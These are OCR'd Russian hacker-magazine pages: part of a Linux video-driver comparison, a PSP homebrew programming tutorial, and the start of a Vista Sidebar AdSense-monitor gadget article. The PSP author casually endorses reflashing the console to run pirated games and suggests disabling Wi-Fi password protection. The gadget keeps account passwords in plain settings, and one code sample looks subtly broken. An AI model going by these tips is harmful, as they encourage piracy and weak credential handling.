
ОК, драйвер скачан, но его установка проваливается (или новые графические режимы и возможности акселерации остаются незадействованными). Что делать?! Самое простое — забросить Linux, вернувшись на Windows (где таких проблем просто нет). Ведь, если человеку нужен графический десктоп (со всякими там ускорениями и эффектами прозрачности), то, значит, в философию Unix он не вкурил, и ему нужна еще одна Windows, только не такая как у соседа, а более крутая. Скажите, что мешает работать в VESA-режиме и псевдотекстовом консольном режиме, поддерживаемом всеми видеокартами без исключения?
Если же все-таки хочется графических наворотов, — что ж! Первым делом следует внимательно прочитать руководство по установке драйвера (установив пакет программ для разработчика и заголовочные файлы ядра, если они не были установлены ранее). Затем изучить on-line справку и FAQ по установке. В 9 из 10 случаев там содержится либо решение проблемы, либо некий work around («обходной путь»). Наконец, можно обратиться в отдел поддержки, подробно описав ситуацию (только не стоит ждать быстрого ответа), или немного погуглить в Сети.
Гарантий, что проблема имеет решение, естественно, никаких. Особенно, если пытаться подружить передовую модель видеокарты с древней версией Linux (равно как и наоборот). Скорее всего, нам предложат сменить систему или карту — *nix-системы всегда славились своей «дружелюбностью» к потребителям.



Ассортимент Linux/xBSD видеодрайверов от NVIDIA



links
www.x.org
www.xfree86.org
www.nvidia.com
www.ati.com
www.matrox.com



dvd
На прилагаемом к журналу диске ты найдешь последние версии драйверов от Ati, Intel, Matrox, NVIDIA.

равно нет ничего интересного? К тому же, выдрать ноу-хау (если предположить, что такое там имеется) — не такая уж сложная и дорогостоящая задача.
Впрочем, мы отвлеклись. Вернемся к нашим матрасам, тем более что все их достоинства на этом заканчиваются. Предоставляя исходные тексты, компания не заботится о поддержке зоопарка Linux-систем и перекладывает решение этой задачи на плечи конечного пользователя. В readme-файле так прямо и написано: мы используем абсолютные пути из Red Hat Linux 9.0, а если у вас они отличаются (как, например, в Ubuntu), то... берите исходные тексты и правьте их самостоятельно или создавайте символьные ссылки в своей файловой системе. Короче, делайте, что хотите, только не трогайте нас!
Но пути — это ладно, исправить их — минутное дело. Куда хуже то, что Matrox поддерживает ограниченное количество версий X'ов. В частности, драйвер для видеокарт G200/G400/G450/G550 работает только с X.org версий 6.7.0, 6.8.0, 6.8.1, 6.8.2, 6.9.0 и 7.0.0, а все прочие уже требуют довольно радикальной правки исходных текстов (и, соответственно, опыта разработки драйверов для Linux/BSD). Учитывая невысокую популярность продукции Matrox на массовом рынке, этим никто за просто так заниматься не будет. Разве только при установке Matrox на промышленное оборудование, вокруг которого крутятся огромные деньги и тусуется множество грамотных специалистов. Впрочем, пионеров тоже хватает (как и в любой индустрии).

КОГО ХОЧЕШЬ — ВЫБИРАЙ...

На каком же вендоре стоит остановить свой выбор? Вопрос неоднозначен и зависит от специфики решаемой задачи. В критических инфрастуктурах (или домашнем компьютере, владелец которого каждую перезагрузку ощущает чуть ли не как физическую боль) лучше всего использовать видеокарты от Matrox (если только их удастся найти), но прежде чем драйвера встанут в строй, над исходными текстами придется пыхтеть не одну ночь. Зато мы получим именно то, что нам нужно (например, монолитное ядро, рекомендуемое к использованию в серверах). Без опыта программирования драйверов под Linux/FreeBSD за Matrox лучше не браться (за исключением тех случаев, когда заданная конфигурация явным образом поддерживается драйвером).
ATI — это «микрорайон», состоящий из большого количества сборных домиков, построенных в стиле: «не нравится — пересобери сам». Количество поддерживаемых дистрибутивов довольно велико. Поэтому править скрипты вручную приходится лишь относительно небольшому числу «счастливцев», обладающих «не той» версией Linux/FreeBSD. Впрочем, установка драйвера по-любому требует инструментов разработки и заголовочных файлов ядра, отсутствующих во многих дистрибутивах. Это существенно увеличивает объем скачиваемых файлов, а трафик, он, как известно, денег стоит (даже на безлимите, потому как время — те же деньги).
NVIDIA вызывает довольно противоречивые чувства. Качество драйверов намного выше, чем у ATI (но ниже, чем у Matrox). Количество поддерживаемых версий Linux тоже будет повыше, чем у ATI. Увы, если текстовые скрипты ATI позволяют справиться с проблемой, что называется, «на лету», без отрыва от распития пива из кружки с надписью «*root*», то захачить двоичные файлы, «заботливо» предоставленные NVIDIA, сможет только продвинутый хакер — да и то, не без матюгов.
Короче, нет в мире совершенства. Ожесточенная конкуренция положительно сказывается на ассортименте и качестве *nix-драйверов — но кто первым выпустит «правильный» драйвер, можно только гадать. До полностью автоматической установки драйвера еще далеко, и поддержка Linux (не говоря уже о BSD-подобных системах) по-прежнему представляет собой огромную головную боль, частично снимаемую армадами хакеров и продвинутых пользователей. Если отбросить Matrox, то ATI больше ориентирована на опытных пользователей, а NVIDIA — на «домохозяек» или мега-хакеров, способных разобраться в двоичном коде. У каждого бренда свои проблемы, и идеального производителя не существует.



VA1EN0K
/ FROMXA@VA1EN0K.NET /

ПРОКАЧИВАЕМ КАРМАННУЮ ПРИСТАВКУ

ПРОГРАММЕРСКИЕ ПОВОРОТЫ В ЖИЗНИ ТВОЕЙ PLAYSTATION: PORTABLE

Prince of Persia, Gods of War... эх, что может быть интереснее, чем ежедневное рубилово на мощной карманной приставке? Для геймера — ничего. А вот хакер, скорее, заинтересуется, как воспользоваться незаурядными возможностями ультрапортативной PSP в своих черных (и не очень) целях.

ОТ ИГР К ПРОГРАММИРОВАНИЮ

Когда у меня появилась PSP, я был изрядно разочарован. Действительно, зачем мне игровая платформа, игры к которой стоят под тысячу рублей каждая, а никакого иного толку от нее нет? И это при том, что игры рассчитаны на несколько часов или дней, а шедевров вроде Final Fantasy VII: Crisis Core или Patapon'а мало, да и достать их (легально) в нашей стране трудновато. Но, к счастью, я оказался не прав: пираты давно разобрались с этой жуткой проблемой, и теперь каждый может попробовать игру перед покупкой, проведя лишь однажды нехитрый процесс перепрошивки. После того, как на флешке приставки побывали десятки гигабайт игр, разочарование постигло меня вновь — играть надоело, хотелось большего. Wi-Fi, неплохой процессор, большой экран и полноценная ОС на очень портативном устройстве, весьма экономично использующем батарейку, — неужели это все лишь для игр? Возможно, так думали наивные разработчики приставки, но уж никак не хакеры, научившие GCC компилировать программы под соньку. И научили они, надо сказать, неплохо. Мы получаем полноценный C/C++ без грязных хаков и недоделок, с более-менее документированным API и — ух ты! — возможностью использовать некоторые известные библиотеки, вроде SDL. Это, конечно, не IDE от Sony, продающаяся за какие-то нереальные деньги. Большой подробной справки по каждой функции тут нет, но использовать можно. Тем более, жизнь облегчает то, что PSP — она такая одна, и не надо делать всякий раз поправки на производителя и модель, как это бывает при программировании на j2me. С другой стороны, поскольку никаких виртуальных машин нет, есть шанс накосячить, сломав к чертовой матери всю приставку или отдельные ее части. Риск уменьшает то, что тут, как и во многих других «взрослых» ОС, обычные программы запускаются в пользовательском режиме, не столь опасном, как режим ядра.

ПРИСТУПАЕМ

Учти, **программирование для PSP** — неизученные и опасные дебри. Одно дело программировать для компьютера, где все давно изучено и знакомо, или для телефонов, где виртуальная машина не дает тебе сойти с дороги, а другое — для странного MIPS-процессора, до которого прежде добирались лишь самые опасные маньяки с паяльником. Высадку в эти джунгли стоит начать с перепрошивки — она достаточно подробно описана, например, на http://pspfaqs.ru/.

Теперь, когда приставка готова к высадке **homebrew** (так кличут программы, написанные пользователями для приставок), нужно заготовить войска. Плацдармом для компиляции будет служить Cygwin с пакетами Devel и Web/wget — он у тебя уже установлен, так? Понадобится **PSPToolchain** — набор




PSPLINK in Action



Порт известного рогалика выполнен безглючно. Обрати внимание на клавиатуру

необходимых для компиляции программ. Скачав с http://ps2dev.org/psp/Tools/Toolchain или забрав с диска, его надо будет разархивировать в *%cygwin_install_folder%/home/%windows_username%* (если такой папки нет и тебе страшно ее создавать — запусти сигвин и она появится). Открой шелл сигвина и перейди в директорию с тулчайном (*cd psptoolchain*), после чего запусти *./toolchain-sudo.sh*. Он скачает и установит еще несколько нужных программ. Это займет немалое время. После установки открой файл *%cygwin_install_folder%/cygwin.bat* и замени его содержимое на:

```
@echo off

C:
chdir C:\cygwin\bin

set path=%path%;C:/cygwin/usr/local/pspdev/bin
set PSPSDK=C:/cygwin/usr/local/pspdev
bash --login -i
```

Так мы устанавливаем переменные среды перед запуском Cygwin-а — чтобы легче было компилировать (не забудь поменять пути в файле, если ты ставил сигвин не в *C:\cygwin*). Все! С настройкой, похоже, покончено и можно писать программу.
Перезапусти сигвин, чтобы он узнал о переменных, и создай папку *projects* (*mkdir projects*). Перейди в нее (*cd projects*), создай папку *helloworld* (ха-ха, а ты чего хотел? с этого все всегда начинается) и перенесись туда. Теперь нужно открыть какой-нибудь текстовый редактор (или даже IDE), создать в нем файл и сохранить его в нашу папку *helloworld* под именем *main.cpp*. Лично я советую Notepad++, но ты можешь использовать что угодно — хоть Visual Studio, хоть блокнот. Файл должен содержать вот такой код:

Самый первый код

```
#include <pspkernel.h>
#include <pspdebug.h>

PSP_MODULE_INFO("Hello World", 0, 1, 1);
int ExitCallback(int Arg1, int Arg2, void *Common) {
  sceKernelExitGame();
  return 0;
}
int CallbackThread(SceSize Args, void *Argp) {
  int CallbackId;
  CallbackId = sceKernelCreateCallback
    ("Exit Callback", ExitCallback, NULL);
  sceKernelRegisterExitCallback(CallbackId);
  sceKernelSleepThreadCB();
  return 0;
}
int SetupCallbacks(void) {
  int ThreadId = 0;
  ThreadId = sceKernelCreateThread ("update_thread",
    CallbackThread, 0x11, 0xFA0, 0, 0);
  if (ThreadId >= 0)
    sceKernelStartThread(ThreadId, 0, 0);
  return ThreadId;
}

int main(int argc, char ** argv) {
  pspDebugScreenInit();
  SetupCallbacks();
  while(1) {
    pspDebugScreenPrintf("Hello ][AKEP!\n");
    sceDisplayWaitVblankStart();
  }
  sceKernelSleepThread();
  return 0;
}
```

Компилируют (ой, собирают) программу в GCC обычно с помощью *Makefile*. Создаем и его — в той же папке:

Первоначальный Makefile

```
TARGET = hello
OBJS = main.o

CFLAGS = -O2 -G0 -Wall
CXXFLAGS = $(CFLAGS) -fno-exceptions -fno-rtti
ASFLAGS = $(CFLAGS)

EXTRA_TARGETS = EBOOT.PBP
PSP_EBOOT_TITLE = Hello World

PSPSDK=$(shell psp-config --pspsdk-path)
include $(PSPSDK)/lib/build.mak
```

Вернись в сигвиновский шелл. Перейди в папку *helloworld*, если ты вдруг оказался не в ней, и, затаив дыхание, набери make. Внезапно в папке появится файл с милым названием EBOOT.PBP. Подключи приставку к компьютеру и создай на карточке папку *:\PSP\GAME150\HelloWorld*, после чего скопируй полученный файл туда. Запустив программу, ты увидишь на экране сотни заветных строчек! Или не увидишь, тогда придется посидеть и поразмышлять, что, собственно, произошло и как теперь быть. Затем можно и разобраться с кодом. В заголовке содержатся два необходимых инклюда, а далее идет небольшой заголовок на машинном коде. Как ни странно, *pspDebugScreenInit()* подготавливает экран. Приставка Debug значит, что мы переводим экран в режим отладки (текстовый режим). В функции *SetupCallbacks()* мы создаем поток (*CallbackThread()*), в котором при помощи *sceKernelCreateCallback()* создается каллбек (*ExitCallback()*). После чего через *sceKernelRegisterExitCallback()* регистрируем его как каллбек выхода из приложения (если такого калл-





О да! Она реагирует!

бека не будет, то из приложения выйти без ребута и прочей неприятной ерунды не получится). Сам каллбэк вызывается при нажатии на кнопку HOME и выборе «ДА» — в ответ на вопрос, не хотим ли мы выйти? Теперь можно переходить к содержательной части программы — выводу на экран строки «*Hello] [AKEP!*» посредством *pspDebugScreenPrintf*. Как и следует из названия, эта функция наследует аргументы родного, сишного printf — код поведет себя, как и должен: *pspDebugScreenPrintf(" %i ", 666)*. Кириллицу, кстати, функция очень не любит. Загадочная *sceDisplayWaitVblankStart()* синхронизирует экран, заодно не давая программе зависать — если убрать, то приложение может перестать реагировать на кнопку HOME или зависнуть при завершении программы.

ЖМЕМ НА КНОПКИ

Самый гениальный геймдевелопер вряд ли разработает игру, не получающую команд от пользователя, а посему нам придется как-то получать доступ к состоянию кнопок и джойстика. За это отвечает одна-единственная волшебная функция *sceCtrlReadBufferPositive(&pad, 1)*.
Здесь *pad* — заранее определенная тобой переменная типа *SceCtrlData*. Функция (описанная в файле *pspctrl.h* — не забудь пополнить список инклудов!) заполняет эту структуру значениями. Они, в свою очередь, зависят от текущего состояния контроллера, устанавливающегося при помощи функции *sceCtrlSetSamplingMode*. Всего состояний два: *PSP_CTRL_MODE_ANALOG* — привычное нам состояние и *PSP_CTRL_MODE_DIGITAL* (выставлено по умолчанию) — без джойстика. Таким образом, если мы хотим использовать в программе джойстик, нам надо будет вызвать *sceCtrlSetSamplingMode(PSP_CTRL_MODE_ANALOG)*.
В структуре *SceCtrlData* (после заполнения вышеуказанной функции) будут определены четыре значения: *TimeStamp* — количество фреймов от начала программы; *Buttons* — битовая маска кнопок; *Lx*, *Ly* — координаты джойстика, меняющиеся от 0 до 255. Стандартное положение джойстика — примерно *128:128*, однако из-за чувствительности отпущенный джойстик вполне может оказаться в координатах вроде *112:139* — всегда стоит делать на это поправку. Положение каждой кнопки определяется при помощи *(pad.Buttons & button_id)*, где *button_id* — одна из констант:

```
PSP_CTRL_SELECT — кнопка SELECT
PSP_CTRL_START — кнопка START
PSP_CTRL_UP — стрелка вверх
PSP_CTRL_RIGHT — стрелка вправо
PSP_CTRL_DOWN — стрелка вниз
PSP_CTRL_LEFT — стрелка влево
PSP_CTRL_LTRIGGER — левый шифт
PSP_CTRL_RTRIGGER — правый шифт
PSP_CTRL_TRIANGLE — треугольник
PSP_CTRL_CIRCLE — круг
PSP_CTRL_CROSS — крестик
PSP_CTRL_SQUARE — квадратик
```

Например, *if (pad.Buttons & PSP_CTRL_CIRCLE) pspDebugScreenPrintf("O")* выполнится лишь в случае, если в момент последнего вызова *sceCtrlReadBufferPositive* был нажат кружок.
Что ж, этих знаний вполне хватает, чтобы написать новую программу:

Main() второго «хилловорлда»

```
int main(int argc, char ** argv) {
  pspDebugScreenInit();
  SetupCallbacks();
  sceCtrlSetSamplingMode(PSP_CTRL_MODE_ANALOG);
  SceCtrlData pad;
  while(1) {
    CtrlReadBufferPositive(&pad, 1);
    if (pad.Buttons & PSP_CTRL_CIRCLE) {
      if (pad.Buttons & PSP_CTRL_LTRIGGER)
        pspDebugScreenPrintf("OOOOOOOOOO");
      else pspDebugScreenPrintf("oooooooooo");
    }
    if (pad.Buttons & PSP_CTRL_CROSS) {
      if (pad.Buttons & PSP_CTRL_RTRIGGER)
        pspDebugScreenPrintf("XXXXXXXXXX");
      else pspDebugScreenPrintf("xxxxxxxxxx");
    }
    pspDebugScreenPrintf("\nJOYSTICK: %i, %i;"
      " FRAME: %i\n", pad.Lx, pad.Ly, pad.TimeStamp);
    sceDisplayWaitVblankStart();
  }
  sceKernelSleepThread();
  return 0;
}
```

Достаточно простая программа. Она все время выводит номер текущего фрейма и координаты положения джойстика, а также, если нажат нолик или крестик, выведет буквы X или O (большие или маленькие, в зависимости от нажатых шифтов). Не проблема переделать код так, чтобы выводилось больше информации, да и если приложить немного усилий — можно сделать, что угодно — от крестиков-ноликов до солидной rogue-like игрушки (ну, почти «что угодно»).
Но простой белый текст на черном фоне выглядит не очень солидно. Чтобы в твоих супермега крестиках-ноликах был анимированный красочный аски-арт, не хватает одного — цветов. Они задаются при помощи 32-битного представления RGB, и для перевода используется вот такой макрос:

```
#define RGB(r,g,b) ((u32)((byte)(r)|((byte)(g)
 << 8)|((byte)(b) << 16)))
```

Так, соответственно, будет представлен зеленый: *RGB(0, 255, 0)*. Цвет фона и текста задаются при помощи *pspDebugScreenSetBackColor(u32 color)* и *pspDebugScreenSetTextColor(u32 color)*: *pspDebugScreenSetBackColor(RGB(255, 0, 0))* — красный.
Если ты программировал для компьютерного текстового режима, то помнишь, что после установки цвета фон будет меняться только у свеженапечатанных символов. Также и в этом случае. Поэтому для смены фона экрана придется пробежаться по всему экрану в цикле (обойти 32 строки и 68 столбцов).
Чтобы поставить символ в произвольную точку экрана, можно воспользоваться функцией *pspDebugScreenPutChar(int x, int y, u32 color, u8 ch)*, где *x* и *y* — координаты, *color* — цвет символа, а *ch* — сам символ. Например, *pspDebugScreenPutChar(99, 120, RGB(0,0,255), 'Y')* установит синюю *Y* в точке с координатами 99 и 120. Узнать, в какую точку ты попал после таких прыжков, помогут *pspDebugScreenGetX* и *pspDebugScreenGetY*. Ну а *pspDebugScreenClear* очистит экран (кстати, вызов этой функции, согласно документации, возвращает цвет фона в исходное значение — черное).



Волшебная клавиатура

Итак, ты с видом энтузиаста начал писать программу, и понял, что без обращения по имени-отчеству игра теряет свою супер-атмосферу. Как быть? Программировать самому систему ввода? Слава компьютерным богам, нет. В SDK входят функции для вызова экранной клавиатуры и вызывать ее неожиданно просто. Сначала надо подключить заголовочный файл *<pspdebugkb.h>* и добавить в *Makefile* строку, отвечающую за подключение дополнительных библиотек:

```
LIBS = -lpspdebugkb
```

После этого достаточно объявить строку и передать ее функции *pspDebugKbInit*. По завершении ввода строка будет изменена:

```
char str[20] = "X][X";
pspDebugKbInit(str);
pspDebugScreenPrintf("%s", str); // выводим!
```

Так можно облегчить ввод строк, не отвлекаясь на унылый кодинг интерфейса. Конечно, про юзабилити тут лучше и не заикаться, но для text mode — очень даже ничего.
Кстати, есть другая реализация клавиатуры, используемая в порте на PSP rogue-like игрушке ToME. Если зажать в игре треугольник, на экране появится список кнопок, среди которых стрелочками можно выбрать букву. Правый шифт — аналог компьютерного шифта, левый — Ctrl. После выбора можно отпустить треугольник, и игра отреагирует на букву. В рогаликах так удобнее, поскольку у каждой буквы в сочетании с каждой из управляющих кнопок (ctrl и shift) есть свое собственное действие.

СКРИНШОТЫ И ОТЛАДКА

Для удобной отладки при помощи самого обычного gdb приставку, разумеется, придется подключить к компьютеру. Единственный «легальный» способ соединения ПК и PSP — через USB и специальный пункт в меню настройки, но его невозможно использовать одновременно с игрой. На помощь приходит PSPLINK — он не просто предоставит нам типичный шелл с возможностями отлаживать программы, делать скриншоты экрана или просто бродить по директориям, но и позволит провести связь через Wi-Fi, что избавит от необходимости запутываться в проводах.
Ясное дело, для этого нам понадобится точка доступа. Кстати, у меня не получилось приконнектиться через PSPLINK к запароленному Wi-Fi, поэтому придется на время снять защиту (это не так уж и страшно, — за несколько часов, на которые я убираю пароль, еще никто не успел насладиться безлимитным интернетом за мой счет. В крайнем случае можно настроить фильтр клиентов по MAC-адресу). Итак, после того, как настроил точку доступа, зайди в настройки сети приставки и научи ее соединяться со своей сетью без ввода пароля. И вернись за клавиатуру: открой Cygwin и слей PSPLINK из репозитория:



```
svn co svn://svn.ps2dev.org/psp/trunk/psplink
```

Потом перейди в директорию *psplink* (*cd psplink*), собери его (make release) и зайди с ним в директорию (в моем случае — *C:\cygwin\home\admin\psplink*) через свой файл-менеджер. В папке release находятся три подпапки с программами для приставки — я выбрал v1.5. Если она не запустится, попробуй две другие (v1.0 и v1.5_nocorrupt). Скопируй содержимое (две папки, *psplink* и *psplink%*) на приставку, в каталог *:/PSP/GAME150/* на PSP. После чего открой файл *:/PSP/GAME150/psplink/psplink.ini* и перенастрой (буду давать лишь те строчки, значения в которых надо заменить):

```
usbmass=0
sioshell=0
kprintf=0
wifi=1
wifishell=1
```

Не забудь раскомментировать (убрать #) пять последних строк, озаглавленных «*load the modules for networking*».
Теперь можешь отключать USB-соединение и скачивать **PuTTy** или **PuTTyTel** (если у тебя его еще нет) — с http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html, а затем запускать PSPLINK. Подожди несколько секунд, и, когда на экране появится «*connection state 4 of 4*», запускай PuTTy. В качестве IP-адреса укажи появившийся на экране; порт: 10000; тип соединения: Telnet. Сохрани сессию, чтобы не пришлось всякий раз вводить заново, и подключайся. Появится консоль. Первую команду у меня она не распознавала из-за странных глюков, но начиная со второй, все шло успешно.
Все запускаемые программы идут на приставке параллельно с работой в консоли с компа. То есть, запустив программу, консоль не закроется и не остановится, и ты сможешь дампить память и делать скрины. Команды тут вполне знакомые (полный их список, кстати, ты найдешь в *psplink_manual.pdf* в папке с psplink-ом):

- *ls* — листинг файлов
- *cd* — сменить директорию
- *exit* — возврат в VSH (так называется «главное меню» PSP)


scrshot screen.bmp (или *ss screen.bmp*) — скриншот экрана в формате BMP в указанный в первом аргументе файл
help — вывести небольшую справку (если передать ей название команды — выдаст справку по ней).
Программы запускаются так: *./EBOOT.pbp* (предварительно нужно сменить директорию на ту, где находится исполняемый файл). Прямо по ходу выполнения можно делать дамп памяти на экран (*memdump*), выводить разную информацию о потоках и каллбеках и т.п., но удобнее использовать отладчик — о том, как его использовать, рассказано в мануале.

В ЗАКЛЮЧЕНИЕ

На этом все. Если тема тебе понравится (а мы всегда ждем твоих отзывов посредством всех известных науке средств связи, включая интернет, телеграф и отправку нарочным), то в следующих статьях я расскажу о выводе на экран простейшей графики, картинок, работе со спрайтами. А также остановлюсь подробнее на архитектуре процессора и отладке (которая, кстати, на достаточно высоком уровне) и на работе с Wi-Fi. PSP не такая простая и тупая система, как порой кажется. И, возможно, если зловещая корпорация Sony пересмотрит свою политику по отношению к инди-девелоперам, программирование для приставок может оказаться весьма прибыльным занятием.
В качестве «домашнего задания» попробуй сделать крестики-нолики. Не думаю, что это будет жутко сложным занятием, зато достаточно интересно в плане реального опыта.



info
Прочти *psplink_manual.pdf* для более подробной информации о возможностях PSPLINK.



dvd
На компакт-диске лежат исходные коды программ, написанных мной для этой статьи, а также инструменты, упомянутые в статье.



links
Интересную информацию и полезные форумы (на английском языке) можно найти на сайтах http://ps2dev.org/psp/ и http://www.psp-programming.com/.



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

AdSense под контролем

МОНИТОРИНГ ADSENSE АККАУНТА ЧЕРЕЗ VISTA SIDEBAR

Оптимизаторы могут ставить перед собой разные цели — но, в большинстве случаев, это борьба за презренный металл. Google AdSense — один из наиболее лакомых источников обогащения. Уверен, ты так бы сидел, не отрываясь, смотря на то, как капают лавандосы на адсеновский счет. Нет проблем — сегодня мы напишем удобный AdSense монитор!

АНАТОМИЯ ГАДЖЕТА

Для начала разберемся, как пишутся гаджеты. Из инструментов тебе понадобится блокнот и... и пожалуй, все. Гаджеты пишутся на HTML и JavaScript. Так что, если ты не знаком с C#, ASP, LINQ и прочими модными фишками — расслабься и получай удовольствие. В отличие от скриптов, запускаемых в веб-браузере, гаджеты имеют гораздо больше возможностей взаимодействия с операционной системой. Еще одна полезная фишка — возможность одновременного запуска нескольких копий одного и того же гаджета. Например, можно мониторить одновременно несколько AdSense аккаунтов.

Чтобы создать свой Vista Sidebar Gadget, нужно выполнить несколько простых шагов, которые осилит даже Светка Букина:

- создать каталог, в котором будут храниться все файлы гаджета;
- создать HTML-страницу (это основа будущего гаджета);
- создать XML-файл (манифест), содержащий описание гаджета для операционной системы.

Все. Гаджет готов. Дополнительно его можно защитить от изменений и создать удобный инсталлятор (высший пилотаж, доступный только реально крутым хакерам).

Из приведенного выше алгоритма видно, что гаджет состоит из двух файлов: ядро гаджета (HTML-файл) и манифест в XML-формате. Манифест определяет свойства гаджета — его название, пиктограмму и описание. Файл манифеста всегда должен иметь название *gadget.xml*. Кроме этих двух, в состав гаджета могут входить и другие файлы (HTML, JavaScript, графические файлы, CSS).

СОЗДАНИЕ HTML-КАРКАСА

Чтобы сайдбар смог найти новый гаджет, тот должен оказаться в нужное время в нужном месте. А точнее, в каталоге: *%userprofile%\AppData\Local\Microsoft\Windows Sidebar\Gadgets*. Здесь расположены гаджеты текущего юзера. Еще бывают гаджеты, общие для всех пользователей, — для них предусмотрен свой каталог. Перейдя в каталог со своими гаджетами, создай отдельный подкаталог для нового. Название можешь придумать любое. Главное, чтобы оно заканчивалось на «*.gadget*». Например, **Adsense.gadget**. В принципе, можно все файлы складывать в корень этого каталога, но хорошим тоном считается следующая внутренняя файловая организация гаджета: каталог с графическими объектами (*images*) и несколько (или один) каталогов с разными версиями локализации (например, каталог «*en-us*» для интерфейса на американском английском — и так далее).


Теперь открывай свой любимый HTML-редактор и пиши следующее:

```
<html>
 <head>
 <title>Adsense Monitor</title>
 </head>
 <body style="width: 130; height: 67">
 <div id="textEarnings">Ошибка инициализации.</div>
 <div id="textClicks"></div>
 <div id="textImpressions"></div>
 </body>
</html>
```

Ну как? Я же говорил, что по своей природе гаджет — обычный гипертекстовый документ. А это значит, что большинство технологий, используемых при создании HTML-страниц для большого веба, доступны и для гаджето-писателей. В шаблоне я сразу разместил слои, в которых будет отображаться



Коллекция твоих гаджетов


AdSense Gadget в разработке

информация из AdSense-аккаунта. Обрати внимание на параметр *style* — так мы задаем размеры гаджета. Этот параметр есть не что иное, как CSS-дескриптор. Следовательно, другие средства CSS-форматирования тоже доступны. И, кстати говоря, могут быть применены к любому элементу (к тем же слоям).
Теперь перейдем к файлу манифеста. Создавай файл *gadget.xml*:

```
<?xml version="1.0" encoding="utf-8" ?>
<gadget>
 <name>Adsense Monitor</name>
 <namespace>Adsense.Gadgets</namespace>
 <hosts>
 <host name="sidebar">
 <base type="HTML" apiVersion="1.0.0" src="adsense.
html" />
 <permissions>full</permissions>
 <platform minPlatformVersion="0.3" />
 </host>
 </hosts>
</gadget>
```

Файл небольшой и раскурит его даже пионер. Тег *<namespace>* определяет уникальное пространство имен переменных гаджета (чтобы не возникло конфликта с другими гаджетами). С помощью тега *<host>* можно указать расположение гаджета по умолчанию — на сайдбаре или «в свободном плавании». Здесь же ты сообщаешь системе о версии API, которую собираешься заюзать, и, обязательно, — имя HTML-файла. Тег *<permission>* нужен, чтобы установить права доступа пользователя к гаджету.
Есть еще много полезных и не очень тегов, которые ты можешь использовать в файле манифеста. Например, теги *<logo>* и *<icon>* позволяют задать картинки для придания гаджету большей гламурности. Подробно на них останавливаться мы не будем. В случае необходимости — кури MSDN.
Если твой гаджет лежит в правильном каталоге (смотри выше), жми кнопку «плюс» на сайдбаре. В галерее гаджетов должно появиться твое творение. Правда, пользы от него никакой. Но это мы скоро исправим.

ЕСТЬ У МЕНЯ ОДИН МОГИЛЬНИЧЕК...

Постепенно подбираемся к нашей цели. Если ты не забыл — это возможность мониторить AdSense с сайдбара Висты. Как все происходит в браузере? Ты заходишь на сайт www.google.com/adsense и вводишь логин и пароль. Ежу понятно, что без браузера порядок действий будет тот же. Следовательно, где-то нужно хранить как сам адрес, так и параметры твоего аккаунта. И такая возможность в гаджетах предусмотрена.
Ты уже знаешь про XML- и HTML-файлы, используемые в любом гаджете. Некоторые гаджеты, а именно те, которые требуют предварительной настройки, включают в себя еще один файл — *Settings.html*. Если в каталоге гаджета есть такой файл, то на ярлыке гаджета появляется иконка в виде гаечного ключа. При нажатии на нее откроется как раз этот файл, позволяющий настроить гаджет и сохранить его настройки в реестре системы.
Для сохранения настроек используется специальный метод из **gadgets API** — *System.Gadget.write(параметр, значение)*. Для чтения сохраненных параметров — метод *System.Gadget.Settings.read(параметр)*.

Определимся, какие параметры нужно сохранить. Прежде всего, это логин на вход в систему AdSense и соответствующий пароль. Я бы посоветовал добавить параметр, отвечающий за частоту обновления информации. Можно предусмотреть возможность изменения фона и текста гаджета, чтобы он органично вписался в оформление твоего рабочего стола. Но это уже от лукавого, так как к основному функционалу не относится.
В какой момент читать и записывать параметры? Ты можешь делать это по своему усмотрению, но разумнее придерживаться проверенных временем рекомендаций. Читать параметры лучше всего после инициализации гаджета. То есть, сразу, как только он готов к работе. Для этого функция чтения параметров вешается на обработчик document.onreadystatechange. После его срабатывания нужно проверить, в каком состоянии находится гаджет:


```
document.onreadystatechange = function()
{
  if(document.readyState=="complete")
  {
    name = System.Gadget.Settings.read("Adsense_name");
    password = System.Gadget.Settings.read(
      "Adsense_password");
    refresh = System.Gadget.Settings.read(
      "Adsense_refresh");
   }
 }
```

